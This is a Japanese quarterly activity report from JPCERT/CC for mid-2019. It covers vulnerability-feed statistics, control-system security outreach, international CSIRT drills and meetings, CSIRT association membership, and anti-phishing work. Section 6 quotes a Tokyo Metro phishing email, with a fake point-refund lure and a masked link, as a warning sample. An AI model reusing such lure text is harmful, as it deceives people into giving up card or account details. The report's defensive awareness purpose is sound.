
Web アプリケーションの脆弱性を悪用する攻撃やその対策について、サンプルアプリケーションを用いた実習を行いました。

2.5. VRDA フィードによる脆弱性情報の配信


JPCERT/CC は、大規模組織の組織内 CSIRT 等での利用を想定して、ツールを用いた体系的な脆弱性対応を可能とするため、IPA が運用する MyJVN API を外部データソースとして利用した、VRDA（Vulnerability Response Decision Assistance）フィードによる脆弱性情報の配信を行っています。
VRDA フィードについての詳しい情報は、次の Web ページを参照ください。

VRDA フィード 脆弱性脅威分析用情報の定型データ配信
https://www.jpcert.or.jp/vrdafeed/index.html

四半期ごとに配信した VRDA フィード配信件数を［図 2-5］に、VRDA フィードの利用傾向を［図 2-6］と［図 2-7］に示します。［図 2-6］では、VRDA フィードインデックス（Atom フィード）と、脆弱性情報（脆弱性の詳細情報）の利用数を示します。VRDA フィードインデックスは、個別の脆弱性情報のタイトルと脆弱性の影響を受ける製品の識別子（CPE）を含みます。［図 2-7］では、HTML と XML の 2 つのデータ形式で提供している脆弱性情報について、データ形式別の利用割合を示しています。




［図 2-5：VRDA フィード配信件数］



［図 2-6：VRDA フィード利用件数］

インデックスの利用数については、［図 2-6］に示したように、前四半期と比較し、約 15%減少しました。脆弱性情報の利用数については、約 20%増加しました。



［図 2-7：脆弱性情報のデータ形式別利用割合］

脆弱性情報のデータ形式別利用傾向については、［図 2-7］に示したように、前四半期と比較し、XML 形式の利用割合が 20%減少しました。

3. 制御システムセキュリティ強化に向けた活動

3.1. 情報収集分析

JPCERT/CC では、制御システムにおけるセキュリティインシデントに関わる事例や標準化活動の動向、その他セキュリティ技術動向に関するニュースや情報等を収集・分析し、必要に応じて国内組織等に情報提供を行っています。本四半期に収集・分析した情報は 358 件でした。このうち、国内の制御システム関係者に影響があり、注目しておくべき事案を「参考情報」として、制御システムセキュリティ情報共有コミュニティ（注 1）に提供しました。

（注 1）JPCERT/CC が運営するコミュニティで、制御システム関係者を中心に構成されています。

本四半期に提供した参考情報は 3 件でした。

2019/07/10 【参考情報】米国沿岸警備隊が商船におけるサイバーセキュリティ対策のアラート情報を公表
2019/07/18 【参考情報】米国 WaterISAC が上下水道事業者向けのサイバーセキュリティ基本ガイドのアップデート版を公表
2019/08/19 【参考情報】ビル管理等で使用される産業用制御システムの脆弱性に関する情報について

また、海外での事例や、標準化動向などを JPCERT/CC からのお知らせとともに、制御システムセキュ

リティ情報共有コミュニティに登録いただいている関係者向けに月刊ニュースレターとして配信しています。本四半期は計 3 件を配信しました。

2019/07/03　制御システムセキュリティニュースレター 2019-0006
2019/08/09　制御システムセキュリティニュースレター 2019-0007
2019/09/06　制御システムセキュリティニュースレター 2019-0008

制御システムセキュリティ情報共有コミュニティでは、制御システムセキュリティ情報提供用メーリングリストと制御システムセキュリティ情報共有ポータルサイト ConPaS のサービスを設けており、メーリングリストには現在 1,057 名の方にご登録いただいています。今後も両サービスの充実を図り、さらなる利用を促進していく予定です。参加資格や申込み方法については、次の Web ページをご参照ください。

制御システムセキュリティ情報共有コミュニティ
https://www.jpcert.or.jp/ics/ics-community.html

3.2. 制御システム関連のインシデント対応

JPCERT/CC は、制御システム関連のインシデント対応の活動として、インシデント報告の受付と、インターネットからアクセスできる可能性がある制御システムの探索とそれら制御システムを保有している国内の組織に対する情報提供を行っています。本四半期における活動は次のとおりでした。

(1) インシデント報告の受付
制御システムに関連するインシデントの報告件数は 0 件（0 IP アドレス）でした。

(2) インシデント未然防止活動
SHODAN をはじめとするインターネット・ノード検索システムで公開されている情報を分析し、インターネットから不正にアクセスされる危険性のある制御システム等が含まれていないかを調査しています。本四半期に発見したシステムの情報（111 IP アドレス）を、それぞれのシステムを保有する国内の組織に対して提供しました。

3.3. 関連団体との連携

SICE（計測自動制御学会）と JEITA（電子情報技術産業協会）、JEMIMA（日本電気計測器工業会）が定期的に開催している合同セキュリティ検討ワーキンググループに参加し、制御システムのセキュリティに関して専門家の方々と意見交換を行いました。

3.4. 制御システム向けセキュリティ自己評価ツールの提供

JPCERT/CC では、制御システムの構築と運用に関するセキュリティ上の問題項目を抽出し、バランスの良いセキュリティ対策を行っていただくことを目的として、簡便なセキュリティ自己評価ツールである日本版 SSAT（SCADA Self Assessment Tool、申込み制）や J-CLICS（制御システムセキュリティ自己評価ツール、フリーダウンロード）を提供しています。本四半期は、日本版 SSAT に関し 5 件の利用申込みがあり、直接配付件数の累計は、日本版 SSAT が 276 件となりました。

日本版 SSAT(SCADA Self Assessment Tool)
https://www.jpcert.or.jp/ics/ssat.html

制御システムセキュリティ自己評価ツール(J-CLICS)
https://www.jpcert.or.jp/ics/jclics.html

3.5. 制御システムセキュリティアセスメントサービスのトライアル

JPCERT/CC は、日本国内の制御システム利用組織における制御システムセキュリティの実態把握と制御システムセキュリティレベルの向上を目的として、制御システムセキュリティアセスメントサービスを企画し、2018 年度第 4 四半期よりトライアルを開始しました。本セキュリティアセスメントは、英国 CPNI が作成した SSAT をベースに、NIST SP800-53、82 なども参考として JPCERT/CC が独自に作成した評価指針に基づいて行うアセスメントで、制御システムセキュリティ対策の現状把握、課題抽出などに利用していただくことを想定しています。また、アセスメントにより得られた知見（発見事項や実施組織からのフィードバック）は、実施対象組織が分からないよう匿名化をした上で、制御システムセキュリティ対策に役立てていただくために制御システム利用者等にお伝えしていきます。

本四半期においては、2 組織に対してサイトビジットを含むセキュリティ評価を実施し、そのうち 1 組織については結果報告会を実施しました。もう 1 組織については次の四半期に結果報告会を実施する予定です。さらに、次の四半期以降にアセスメントを希望する組織に対して事前説明を行いました。

4. 国際連携活動関連

4.1. 海外 CSIRT 構築支援および運用支援活動

海外の National CSIRT（Computer Security Incident Response Team）等のインシデント対応調整能力の向上を図るため、研修やイベントでの講演等を通じた CSIRT の構築・運用支援を行っています。

4.2. 国際 CSIRT 間連携

国境をまたいで発生するインシデントへのスムーズな対応等を目的に、JPCERT/CC は海外 CSIRT との

連携強化を進めています。また、APCERT（4.2.1.参照）や FIRST（4.2.2.参照）で主導的な役割を担う等、多国間の CSIRT 連携の枠組みにも積極的に参加しています。

4.2.1. APCERT（Asia Pacific Computer Emergency Response Team）

JPCERT/CC は、APCERT について 2003 年 2 月の発足時から継続して Steering Committee（運営委員会）のメンバーに選出されており、また、その事務局も担当しています。APCERT の詳細および APCERT における JPCERT/CC の役割については、次の Web ページをご参照ください。

JPCERT/CC within APCERT
https://www.jpcert.or.jp/english/apcert/

4.2.1.1. APCERT Steering Committee 会議の実施

Steering Committee は、7 月 17 日と 9 月 5 日に電話会議を行い、今後の APCERT の運営方針等について議論しました。JPCERT/CC は Steering Committee メンバーとして会議に参加すると同時に、事務局として会議運営をサポートしました。

4.2.1.2. APCERT サイバー演習（APCERT Drill）2019 への参加（7 月 31 日）

本演習は、アジア太平洋地域で発生し、国境を越えて広範囲に影響を及ぼすインシデントへの対応における CSIRT 間の連携の強化ならびにサイバー攻撃を受けた際により迅速に対応するための APCERT 加盟組織の能力の向上を目的として、毎年実施されています。
15 回目となる今回のサイバー演習は「企業ネットワークからの情報流出」をテーマに実施されました。Web サイトの脆弱性を悪用してマルウエアのバックドアや仮想通貨のマイニングツールが仕掛けられたシナリオでインシデントへの対応訓練を行いました。参加組織は、関係する組織とのインシデント情報のやり取りやマルウエアおよびログの分析などの手順を確認しました。本演習には、APCERT 加盟組織のうち 20 経済地域から 26 チームが参加しました。
JPCERT/CC は、APCERT 事務局ならびに演習ワーキンググループ（Drill Working Group）のメンバーとして、シナリオの議論や運営において主導的な役割を果たしました。また、プレーヤー（演習者）として参加するとともに、コントローラ（Exercise Control: ExCon）と呼ばれる演習の進行調整役も務めました。
APCERT Drill 2019 についての詳細は、次の Web ページをご参照ください。

APCERT Drill 2019 – “Catastrophic Silent Draining in Enterprise Network”
https://www.apcert.org/documents/pdf/APCERT_Drill2019_Press%20Release.pdf

4.2.2. FIRST（Forum of Incident Response and Security Teams）

JPCERT/CC は、1998 年の加盟以来、FIRST の活動に積極的に参加しています。本四半期は FIRST にお

ける理事選挙の制度改革等に関する委員会活動に積極的に参加しました。
FIRST の詳細については、次の Web ページをご参照ください。

FIRST
https://www.first.org/

4.3. その他国際会議への参加

4.3.1. Asia Pacific School of Internet Governance での講演（7 月 8 日-11 日）

Asia Pacific School of Internet Governance(APSIG)はアジア太平洋地域におけるインターネットガバナンスの専門家を教育するためのプログラムです。本年はタイのバンコク郊外にあるアジア工科大学院キャンパスで 4 日間に及ぶ研修が行われました。同プログラムの実行委員会からの依頼に基づき、JPCERT/CC はサイバーセキュリティガバナンスの授業を行いました。サイバーセキュリティはインターネットガバナンスを考える上で必要不可欠なトピックスとなっており、30 名程度の研修生からは様々な質問が寄せられました。

[図 4-1：APSIG の授業風景]

4.3.2. Black Hat USA への参加・講演（8 月 3 - 8 日）

8 月 3 日から 8 日にかけてラスベガスで開催された世界最大規模の情報セキュリティイベント Black Hat USA に参加し、インシデント対応や攻撃に対する防御等に活用できるツールや技術を紹介する Arsenal のセッションに登壇して、今年公開したマルウエアの設定情報を自動で抽出するツール”MalConfScan with Cockoo”の機能や活用方法について解説しました。イベントの詳細は下記を参照ください。

Black Hat USA 2019
https://www.blackhat.com/us-19/

[図 4-2：講演の様子]

4.3.3. 第 7 回 日中韓 サイバーセキュリティインシデント対応年次会合の開催（8 月 27 日-28 日）

日中韓の National CSIRT（JPCERT/CC、CNCERT/CC、KrCERT/CC）による「日中韓 サイバーセキュリティインシデント対応年次会合」が、8 月 27 日から 28 日にかけて北京で開催されました。本会合は、2011 年 12 月に三者が締結した覚書（MOU）に基づき毎年開催されています。
本会合では、前回の会合以降の、日中韓に影響を及ぼす重大なサイバーセキュリティインシデントにおける National CSIRT 間の連携実績を振り返るとともに、対応した主要なインシデントや各種取組み等をそれぞれの CSIRT が報告しました。特に、3 か国で多くの被害が確認されているフィッシングの動向や対策について活発に意見を交わしました。

4.3.4. 第 13 回 ASEAN CERTs Incident Drill（ACID）参加（9 月 4 日）

ACID（ASEAN CERTs Incident Drill）は、シンガポールの National CSIRT である SingCERT が主導して、ASEAN（東南アジア諸国連合）各国の CSIRT が合同で毎年実施してきたサイバーインシデント演習です。本演習は、国境を越えて発生するサイバーセキュリティインシデントに備え、ASEAN 加盟国および周辺各国の CSIRT 間の連携を強化することを目的にしています。14 回目になる今年は 9 月 4 日に実施され、これに JPCERT/CC も参加しました。今年の演習は「健全なサイバー空間で脅威に立ち向かう」をテーマに行われました。

4.3.5. The Global Commission on the Stability of Cyberspace（GCSC）への参加

サイバー空間における規範を議論する場として The Global Commission on the Stability of Cyberspace (GCSC) が 2017 年 3 月に活動を開始しました。技術、法律、インターネットガバナンスなどの分野ごとにオープンな議論を行うことを目的とする 4 つのワーキンググループが設けられています。JPCERT/CC の小宮山が技術ワーキンググループ副議長としてこれに関与しています。
今期はメーリングリストでの議論を通じて、最終報告書作成に協力しました。

The Global Commission on the Stability of Cyberspace
https://cyberstability.org/

4.4. 国際標準化活動

IT セキュリティ分野の標準化を行うための組織 ISO/IEC JTC-1/SC27 で進められている標準化活動のうち、作業部会 WG3（セキュリティの評価・試験・仕様）で検討されている脆弱性の開示と取扱いに関する標準の改定と、WG4（セキュリティコントロールとサービス）で検討されているインシデント管理に関する標準の改定に、情報処理学会の情報規格調査会を通じて参加しています。

本四半期においては、4 月にイスラエルで行われた SC27 の国際作業会議での合意に基づき、脆弱性関連のうち、脆弱性の開示（ISO/IEC 29147）については 2018 年版の国際標準を無償で公開するための ISO/IEC の内部手続きがすすめられました。脆弱性の取扱手順（ISO/IEC 30111）については草案が改訂されて最終国際標準草案(FDIS；Final Draft of international standard)として国際投票に付されましたので、これを分析してコメントを含む投票案をまとめ、情報規格調査会に提案しました。

5. 日本シーサート協議会（NCA）事務局運営

5.1. 概況

日本シーサート協議会（NCA：Nippon CSIRT Association；本節の以下において「協議会」）は、国内のシーサート（CSIRT：Computer Security Incident Response Team）組織が互いに協調し、連携して共通の問題を解決する場として 2007 年に設立されました。その事務局として、JPCERT/CC は、NCA の Web サイトの管理や更新を通じた広報活動、協議会の問合せ窓口やメーリングリストを含む会員情報の管理、加盟のためのガイダンスの実施および手続きの運用を担当するとともに、自らも会員として協議会の活動に参加しています。


本四半期には、次の 16 組織（括弧内はシーサート名称）が新規に NCA の一般会員となりました。

- 株式会社 FIXER (FCSC)
- 株式会社アイシーエス (I-CSIRT)

- 医療法人鉄蕉会　情報管理本部 (KSIRT)
- 日本航空株式会社 (JAL-CSIRT)
- 大和ハウス工業株式会社 (DAIWA-CSIRT)
- エイチアールワン株式会社 (HROne CSIRT)
- 東芝メモリ株式会社 (TMC-CSIRT)
- 株式会社トライアルカンパニー (TRIAL CSIRT)
- GMO ペパボ株式会社 (PEPABO CSIRT)
- 株式会社電通 (Dentsu-CSIRT)
- ヤンマー株式会社 (Y-SIRT)
- 株式会社 ZOZO テクノロジーズ (ZOZO CSIRT)
- Ｊ．フロント リテイリング株式会社 (JFR-CSIRT)
- 富士急行株式会社 (FUJIQ-CSIRT)
- 株式会社エイチーム (Ateam-CSIRT)
- 株式会社トランザクション・メディア・ネットワークス (TMN-CSIRT)

本四半期末時点で 371※（一般会員 369、協力会員 2）の組織が加盟しています。これまでの参加組織数の推移は［図 5-1］のとおりです。

※集計は協議会 Web ページの掲載時期をもとに実施。実際の加盟承認時期と若干のタイムラグがある場合があります。



［図 5-1：日本シーサート協議会 加盟組織数の推移］

5.2. 第 16 回総会・第 26 回シーサートワーキンググループ会

第 16 回総会とそれに続いて第 26 回シーサートワーキンググループ会が次のとおり開催されました。JPCERT/CC は事務局として、この開催のための各種サポートを行いました。

日時：2019 年 8 月 23 日（金）
場所：東京電機大学

第 16 回総会では、運営委員長より一般社団法人への体制移行についての説明が行われました。また、運営委員及び監事が、次のとおり選任されました。

（運営委員）
HIRT　寺田 真敏氏
MBSD-SIRT　大河内 智秀氏
専門委員　乾 奈津子氏
FSAS-CSIRT　倉持 愼一郎氏
（監事）
デロイト トーマツ サイバー合同会社　丸山 満彦氏

そのほか、運営委員会から年次活動報告、地区活動委員会、チームトレーニング委員会、そして各タスクフォースからの活動についての報告がありました。

シーサートワーキンググループ会は、NCA の会員および NCA への加盟を前提に組織内シーサートの構築を検討している組織が参加する会合です。今回、第 26 回目の開催となった本会合では、各ワーキンググループからの活動報告、新しく加盟した 8 チームによる自組織のシーサートの概要紹介に加えて、次の講演が行われました。

演題 1 ：「メール訓練 WG の報告「メール訓練手引書第 1 版」」
講演者 ：トッパン・フォームズ株式会社 加藤 孝浩氏

演題 2 ：「CSIRT の現在地 - 30 年間の成果と今後コミュニティに求められるもの」
講演者 ：JPCERT/CC 小宮山 功一朗

演題 3 ：「みずほのサイバーセキュリティへの取組み」
講演者 ：株式会社みずほフィナンシャルグループ Mizuho-CIRT　阿曽村 一郎氏

5.3. 日本シーサート協議会　運営委員会

本四半期は、次のとおり計 4 回の運営委員会を開催しました。

- 第 146 回運営委員会
  開催日時：2019 年 7 月 23 日（火）16:00 - 18:00
  開催場所：Canon-CSIRT

- 第 147 回運営委員会
  開催日時：2019 年 8 月 23 日（金）16:00 - 18:00
  開催場所：NTT Com-SIRT

- 臨時運営委員会
  開催日時：2019 年 8 月 26 日（月）16:00 - 18:00
  開催場所：JPCERT/CC

- 第 148 回運営委員会
  開催日時：2019 年 9 月 24 日（火）16:00 - 18:00
  開催場所：LACERT

日本シーサート協議会の活動の詳細については、次の Web ページをご参照ください。

日本シーサート協議会
https://www.nca.gr.jp/

6. フィッシング対策協議会事務局の運営

JPCERT/CC は、経済産業省からの委託により、フィッシング対策協議会（本節の以下において「協議会」）における一般消費者からのフィッシングに関する報告・問合せの受付、報告に基づいたフィッシングサイトに関する注意喚起等の活動、一部のワーキンググループ活動の運営等を行っています。また、協議会は報告を受けたフィッシングサイトについて JPCERT/CC に報告しており、これを受けて JPCERT/CC がインシデント対応支援活動の一環として、サイトを停止するための調整等を行っています。

6.1. 情報収集 / 発信の実績

6.1.1. フィッシングの動向等に関する情報発信

本四半期は、協議会 Web サイトや会員向けメーリングリストを通じて、フィッシングに関するニュースおよび緊急情報を計 23 件（ニュース：9 件、緊急情報：14 件）発信しました。
本四半期は Amazon、Apple、LINE をかたるフィッシングの報告が多く、特に LINE をかたるフィッシン


グについては報告が急増しました。

利用者が多いサービスに関する、影響範囲が大きいと思われるフィッシングについては、緊急情報を Web サイトに適宜掲載し、広く注意を喚起しました。その件数と内訳は次のとおりです。

- Amazon をかたるフィッシング：2 件
- Apple をかたるフィッシング：1 件
- エポスカードをかたるフィッシング：1 件
- MyJCB をかたるフィッシング：1 件
- MyEtherWallet をかたるフィッシング：1 件
- メルカリをかたるフィッシング：1 件
- 東京メトロをかたるフィッシング：1 件
- マイクロソフトをかたるフィッシング：2 件
- LINE をかたるフィッシング：1 件
- 日本郵便をかたるフィッシング：1 件
- 三井住友銀行をかたるフィッシング：1 件
- イオンクレジットサービスをかたるフィッシング：1 件

東京メトロを騙ったものとして初めて報告されたフィッシングは、「地下鉄カードのポイントの現金返還キャンペーン」を謳っていました［図 6-1］。東京メトロの地下鉄は、利用者が多く、また、利用者の年齢層も幅広いことから、深刻な被害に到る可能性があると考え、緊急情報を掲載し注意を呼びかけました。

また、本四半期は、月を追ってフィッシング報告数が増えて、毎月過去最多を更新し、前年度同期の約 3 倍となりました［図 6-2］。中でも、携帯電話契約に付帯するキャリア決済やクレジットカード決済など、いわゆる「キャッシュレス決済」を不正利用することを目的としているフィッシングが、多く報告されました。10 月 1 日からの消費税率引き上げに伴い、需要平準化対策として「キャッシュレス・消費者還元事業」が始まることから、キャッシュレス決済への注目度が高まっています。今後、キャッシュレス決済に関連したフィッシングに留意する必要があります。


地下鉄カードのポイントの現金返還キャンペーン


会員に地下鉄カードのポイントの現金返還キャンペーンを提供します。8月26日から12月31日まで、「地下鉄カードの後ろにある番号で、カードのポイント総数をチェックし、現金返還をします。
また、同じ時期にMetopoの新規会員に登録すると、「新規会員ポイント」として300ポイントをもらうことになります。通勤証を購入しなくても会員になることができますので、新規会員になることをお勧めします。イベント期間中に新規登録し、通勤証をご購入したお客様には、ポイントと新入学ポイントが付きます。
すでに会員になっているお客様と、将来に会員になるお客様のご利用をお待ちしております。

こちらのURLをクリックしてください。
https://www.tokyometro.jp/station/line_ginza/inde <https://www.jumin●●●●.com/>

東京メトロ

［図 6-1：東京メトロをかたるフィッシングメールとフィッシングサイト ］

https://www.antiphishing.jp/news/alert/tokyometro_20190830.html



［図 6-2：1 年間のフィッシング報告件数(月別) ］

6.1.2. 定期報告

協議会の Web サイトにおいて、報告されたフィッシングサイト数を含む、毎月の活動報告等を公開しています。詳細については、次の Web ページをご参照ください。

フィッシング対策協議会 Web ページ
https://www.antiphishing.jp/

2019 年 7 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/201907.html

2019 年 8 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/201908.html

2019 年 9 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/201909.html

6.1.3. フィッシングサイト URL 情報の提供

フィッシング対策ツールバーやウイルス対策ソフト等を提供している事業者やフィッシングに関する研究を行っている学術機関等である協議会の会員等に対し、協議会に報告されたフィッシングサイトの URL を集めたリストを提供しています。これは、フィッシング対策製品の強化や、関連研究の促進を目的としたものです。本四半期末の時点で 42 組織に対し URL 情報を提供しており、今後も要望に応じて提供を拡充する予定です。

6.1.4. フィッシング対策ガイドライン等の改訂作業

「技術・制度検討ワーキンググループ」は、フィッシング対策協議会の会員等の有識者で構成される、フィッシング対策に関するガイドラインや動向レポートの作成・改訂を行う作業部会です。
今期は、2020 年版のガイドラインおよびレポートの改訂に向けて、以下のとおり会合を開催し、最近のフィッシングの傾向、関連技術、法制度の整備状況等について情報共有しつつ、事業者および一般消費者の講ずるべきフィッシング対策等について議論を行いました。

- 技術・制度検討ワーキンググループ会合
  日時：2019 年 7 月 24 日 15:00 - 18:00
  場所：JPCERT/CC

- 技術・制度検討ワーキンググループ会合

日時：2019 年 8 月 28 日 13:00 - 15:00
場所：JPCERT/CC

7. フィッシング対策協議会の会員組織向け活動

協議会では、経済産業省から委託された活動のほかに、協議会の会員組織向けの独自の活動を、運営委員会の決定に基づいて行っており、JPCERT/CC は事務局としてこれらの活動の実施を支援しています。ここでは本四半期における会員組織向けの活動の一部について記載します。

7.1. 運営委員会開催

本四半期においては、協議会の活動の企画・運営方針の決定等を行う運営委員会を次のとおり開催しました。

- 第 72 回運営委員会
  日時：2019 年 7 月 26 日 16:00-18:00
  場所：Japan Digital Design 株式会社

- 第 73 回運営委員会
  日時：2019 年 9 月 20 日 16:00-18:00
  場所：JPCERT/CC

7.2. ワーキンググループ会合等 開催支援

本四半期においては、次のとおり開催された協議会のワーキンググループ等の会合の開催を支援しました。

- 被害状況共有タスクフォース会合
  日時：2019 年 7 月 19 日 16:00 - 18:00
  場所：JPCERT/CC

- 被害状況共有タスクフォース会合
  日時：2019 年 8 月 21 日 16:00 - 18:00
  場所：JPCERT/CC

- 学術研究プロジェクト会合
  日時：2019 年 8 月 30 日 14:00 - 16:00
  場所：Japan Digital Design 株式会社

- 認証方法調査・推進ワーキンググループ会合
  日時：2019 年 9 月 11 日 15:00 - 17:00
  場所：アルプスアルパイン株式会社
